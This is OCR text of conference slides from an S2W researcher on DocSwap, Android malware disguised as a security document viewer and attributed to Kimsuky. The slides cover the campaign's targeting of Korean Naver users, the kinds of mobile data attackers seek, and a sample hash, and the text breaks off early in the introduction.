S2W

VB2025

DocSwap: security app that steals your security

HyeongJun Kim, Threat Analysis Team(BLKSMTH)
khjisbest@s2w.inc

About Speaker

HyeongJun Kim

Threat Intelligence Researcher, TALON @S2W (2024.02 ~)

- Threat Analysis Team (BLKSMTH)
- Malware Analysis & Threat Analysis
- TheftCRow Voice Phishing Malware Distribution Group and Malware Analysis (@NetSec-KR)

@bestishj **khjisbest@s2w.inc**

Detailed Analysis of DocSwap Malware Disguised as Security Document Viewer (@Medium)

Contents

Keynotes


- **On January 21**, a new malicious app was identified on VirusTotal, with **only 2 detections** at the time.
- The app disguised itself as a **secure document viewer**, but analysis revealed its C2 server linked to **CoinSwap**. It was therefore named "**DocSwap**."
- The campaign distributed apps impersonating the Korean National Tax Service, e-commerce platforms, and logistics companies, specifically **targeting Naver users in Korea**.
- A total of 10 DocSwap samples were identified and **categorized into Types A, B, C, and D**. Over time, **the variants show increasing focus on defense evasion techniques**.
- Based on C2 infrastructure similarities and information sharing with Korean law enforcement agencies, the activity was attributed to **Kimsuky**.

S2W

1. Background


Background

The Risk of DPRK's Mobile Threat



Background

Why They Targeting Mobile?



–

=

GPS

SMS & Messenger

OTP, 2FA

Notification

Real-time camera& microphone

Contact list

Mobile App User credentials


Mobile devices are always on

+ Good for real-time spying

Background

Why They Targeting Mobile?

From the perspective of attack targets and stolen data, aligned with the characteristics of APT groups



Kimsuky

Also Known as

APT43, Emerald Sleet, Velvet Chollima, etc

Mobile Malware

AppleSeed, FastFire, FastViewer, FastSpy

*** First Identified by S2W*

Target Country


South Korea

Deploy Theme

KISA Mobile Vaccine, Google Secure Plugin, Hancom Office Viewer, Naver Mail. etc

Background

Why They Targeting Mobile?




S2W

2. Introduction

Introduction


First Identified



MD5: 3ccfe58b8e0b5ca96cac4e9394567515
First Seen: 2025-01-19
Detection: 2/67

Overview

First Identified



MD5: 3ccfe58b8e0b5ca96cac4e9394567515
First Seen: 2025-01-19
Detection: 2/67 😢
Type: BackDoor
Threat Actor: ?

Overview

First Identified

